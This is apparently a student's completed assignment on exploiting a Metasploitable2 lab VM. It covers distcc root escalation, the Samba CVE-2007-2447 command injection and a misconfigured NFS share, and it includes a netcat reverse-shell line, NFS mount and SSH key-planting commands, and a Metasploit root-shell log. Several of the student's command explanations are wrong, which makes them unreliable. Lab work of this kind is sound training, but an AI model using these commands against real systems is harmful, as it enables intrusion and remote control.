

## CIS 480 Metasploit Project

- This is an individual project and worth 30 points.
- The due date is Dec 3<sup>rd</sup> (Thur) Midnight (three weeks).
- Change the file name following the naming convention.
- Read the project document in its entirety and then follow the instructions carefully.

### Preparations

#### 1. Download Metasploitable2-Linux VM

- We rely on the following website for the project.
  - [http://www.computersecuritystudent.com/cgi-bin/CSS/process\\_request\\_v3.pl?HID=f213c73c216e2231c8f0d65f3d93ac18&TYPE=SUB](http://www.computersecuritystudent.com/cgi-bin/CSS/process_request_v3.pl?HID=f213c73c216e2231c8f0d65f3d93ac18&TYPE=SUB)
  - The website prohibits the editing of the webpages. Thus, I described in this document what to do and what not to do.
- Download Metasploitable2-Linux VM. The following attached file has the details: *MP\_L1\_Downloading and Configuring.pdf*.
  - Follow the instructions to open the Metasploitable2 VM, but stop at step 4 on p 5. That is, we do not edit any VM settings.
  - Ignore the contents after p. 5. That is, we do not change Network Adapter setting, passwords, and applications of the VM at all.


#### 2. General comments

- Do not copy and paste the commands from pdf to Kali (it may cause errors). Type the commands.
- Follow the steps in the pdf documents and answer the questions described below.
- The lessons from the website use BackTrack 5 for attacks. But, we will use Kali instead. They work the same for the project.

### Tasks

#### Task 1 (10 points). Exploit the distcc daemon to obtain root, Collect Lime Memory Dump

- Refer to the attached file for details: *MP\_L2\_Exploit the distcc daemon to obtain root, Collect Lime Memory Dump.pdf*.
- Do not change the Network Adapter setting. That is, ignore the Figure on page 5.
- Perform the tasks listed from Section 1 through Section 6. Skip Sections 7-9.
- The listed command lines below are from the second half of the pages.
- At the beginning, launch Wireshark and capture all the traffic between Kail and Metasploitable2. You have to select the right interface. It's VMnet8 on Windows machine.
- Nmap scanning takes up to 30 minutes. So drink a cup of coffee and be patient for the result!!



1.1 (3 points) Summarize the goals and steps of the task. Do not copy the words in the pdf file and come up with your own words.

The goals of this task were to first, find the IP addresses of the Metasploit VMware and then the IP address of the Kali (the instructions says to use BackTrack but Kali works similarly). After finding these IP addresses, we then scanned the Metasploit for any open ports to exploit. We did this by running the nmap command within Kali and let the scan run. My personal scan lasted for about 30 minutes. After running the scan and finding the distccd, we then need to attack the found victims. We do this by opening up metasploit and set the options to the IP address of the metasploit VM. Once this set, we can then exploit and then do a privileged escalation exploit to change the rights from user to root. Finally, we used Netcat to begin listening on the open port.

1.2 (4 points) Briefly explain each of the four command lines below. You should figure out all of the switches associated with the command.

(p. 14) `nmap -p 1-65535 -T4 -A -v 192.168.1.109 2>&1 | tee /var/tmp/scan.txt`

This is the intense scan used to find the victims on the metasploit VMware opened. This scan, which takes about 30 minutes, will execute on the IP address (which I used the 198.168.18.129 IP address) and then save the scan information to the scan.txt file which is saved under the /var/tmp path.

(p. 15) `grep 3632 /var/tmp/scan.txt`

This is used to scan the scan.txt file for the associated numbers, 3632. This scan will return any open distccd that are found within the scan.txt file.

(p. 24) `echo '#!/bin/sh' > /tmp/run`

This command is used to begin the Netcat session. The script #!/bin/sh begins the session and then outputs the status text to the /tmp/run path.

(p. 24) `ps -eaf | grep udev | grep -v grep`

This command displays the processes behind the -eaf user and then find the number line with the matching udev line. Finally, it finds the -v number line.

1.3 (3 points) We can use Netcat for bind shell or reverse shell creation. Explain these shells and identify what the following command lines indicate. That is, is it for bind shell or reverse shell creation?

The bind shell used in Netcat is used for when the target machine opens a communication port or listener on the victim machine and then waits for a connection. For a reverse shell, the target machine

communicates back to the attacking machine, where the attacking machine has a listener port on which it receives the connection.


(p. 23) `netcat -vlp 4444`

This is an example bind shell because the netcat command is listening on any 4444 port.

(p. 24) `echo '/bin/netcat -e /bin/sh 192.168.1.112 4444' >> /tmp/run`

This is an example of reverse shell because the netcat is establishing a connection with the victim and the victim is listening to the attacking machine on any 4444 port.

1.4 (Bonus – 3 points) After the exploit command is entered (exploit, p. 20), the exploit code is executed on the victim. Go to Wireshark and identify the packet that runs the exploit code on the victim, and show the actual codes that are executed in a screenshot. (Hint: the protocol name for the packet is DISTCC, and the execution code is in Distcc Distributed Compiler protocol. You should expand on the Distcc Distributed Compiler to see the codes.)



## Task 2 (10 points). Exploiting Samba, CVE20072447: Remote Command Injection


- Refer to the attached file for details: *MP\_L3\_Exploiting Samba, CVE-2007-2447\_Remote Command Injection.pdf*.
- Do not change the Network Adapter. That is, ignore the Figure on page 5.
- Perform the tasks listed from Section 1 through Section 6. Skip Sections 7 and 8.
- The listed command lines below are from the second half of the pages, not from the screens.
- At the beginning, launch Wireshark and capture all the traffic between Kail and Metasploitable2. You have to select the right interface. It's VMnet8 on Windows machine.

### 2.1 (3 points) Explain Samba and the vulnerability associated with CVE 2007-2447.


Samba uses SMB to allow the networking of operating systems, which enables access to Windows-based file and printer shares. Samba's use of SMB appears as a Windows server to Windows clients. With the newest update, the CVE 2007-2447 vulnerability allows remote attackers to execute commands via shell metacharacters. This vulnerability is found in the smb.conf file that allows passing unfiltered user input provided via MS-RPC calls. This vulnerability allows commands to be executed to the change password function, remote printer and file share management as well.

### 2.2 (4 points) After the exploit command is entered (exploit, p. 24), the exploit code is executed on the victim. Capture the traffic for the exploit in Wireshark and show some of the SMB protocol packets in a screenshot. Which do you think packet has the exploit code?

I believe the highlighted packet has the exploit code.



2.3 (3 points) Execute `whoami` (p. 24) and display the result in a screenshot.



```
Applications ▾ Places ▾ $ Terminal ▾ Sat 13:07 1 [network icons] [power icon]
root@kali: /var/tmp
File Edit View Search Terminal Help
LHOST => 192.168.18.128
msf exploit(usermap_script) > exploit
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo X0BQNSQfkB0mbNiT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "X0BQNSQfkB0mbNiT\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.18.128:4444 -> 192.168.18.129:50858) at 2015-12-05 12:14:19 -0500

hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
netstat -naop | grep 4444 > /var/tmp/samba.txt
ps -eaf | grep 4444 >> /var/tmp/samba.txt
```

### Task 3 (10 points). Exploiting a Mis-Configured NFS Share

- Refer to the attached file for details: *MP\_L4\_Exploiting a Mis-Configured NFS Share.pdf*.
- Do not change the Network Adapter. That is, ignore the Figure on page 4.
- Perform the tasks listed from Section 1 through Section 7. Skip Sections 8 and 9.
- The listed command lines below are from the second half of the pages, not from the screens.
- At the beginning, launch Wireshark and capture all the traffic between Kail and Metasploitable2. You have to select the right interface. It's VMnet8 on Windows machine.

#### 3.1 (3 points) Summarize the goals and steps of the task. Do not copy the words in the pdf file and come up with your own words.

In this lab, we first had to find the IP addresses of the metasploit VM and then IP of the Kali machine. Then we to run an intense NMAP scan on the metasploit machine in order to begin to find information about rpcinfo, nfs and ssh that was found in the scan. Then we used found responses from the rpcinfo to learn the status of the server to show all of its RP C problems that are running. Next, we use the various mount commands to learn the server information and then open a connection for the kali machine and the metasploit machine. This allows us to change the authorized key access and grant access from the kali machine to metasploit. By doing this, we can then transfer the root access to the kali machine.

#### 3.2 (3 points) Explain each of the following protocols and their roles in the task: NFS (network file system), rpcbind, and SSH.

The NFS allows users on a client computer to access files over a network. In this task, we used the NFS command to run on port 2049 for both TCP and UDP to find the files to access. The rpcbind command acts as a server that converts RPC program numbers into universal addresses. Once started, the command displays the addresses where it is listening and redirects the client to the proper port number so it can communicate with the requested service. In this case, we use the rpcbind to scan port 111 for both TCP and UDP. Finally, the SSH command opens the SSH client on a remote machine. In this task, we used SSH to open the client on the metasploit machine so we could gain root access from the Kali machine.

#### 3.3 (4 points) Interpret the following command lines. You have to explain all the switches associated with the commands as well.

(p. 14) `rpcinfo -p 192.168.1.112`

Rpcinfo makes a call to the RPC server on the Metasploit VM (IP address 192.168.18.129) and reports the status of the server. The `-p` establishes the IP address and calls the server. It asked the metasploit server to display all the problems that are running.

(p. 15) `showmount -e 192.168.1.112`

The showmount command queries the mount daemon on the metasploit VM (IP address 192.168.181.29) regarding the NFS server on the metasploit machine. It returns the NFS state.

(p. 17) `mount -t nfs 192.168.1.112:/ /mnt -o nolock`

In this command line we are mounting the metasploits '/' to the Kali's /mnt directory. We begin the mount command by establishing the IP address of the metasploit VM (IP address 192.168.18.129) and then output that NFS server to the /mnt directory on the Kali system. The nolock command disables all file locking while performing this command.

(p. 19) `ssh -i /root/.ssh/hacker_rsa root@192.168.1.112`

This final command line allows us to obtain root access to the metasploit VM (IP address 192.168.18.129). The ssh command opens the SSH client on the metasploit machine and directs it to the



hacker\_rsa file within the root directory, specifically under the .ssh folder. It then grants access to the root directory on the metasploit machine to the Kali machine because it is requesting the access through the [root@192.168.18.129](mailto:root@192.168.18.129) address.

3.4 (Bonus – 2 points) Use Wireshark to capture the SSH traffic from Kali to Metasploitable2 after the execution of the following command line. Show SSH protocols in a screenshot.

(p. 19) `ssh -i /root/.ssh/hacker_rsa root@192.168.1.112`

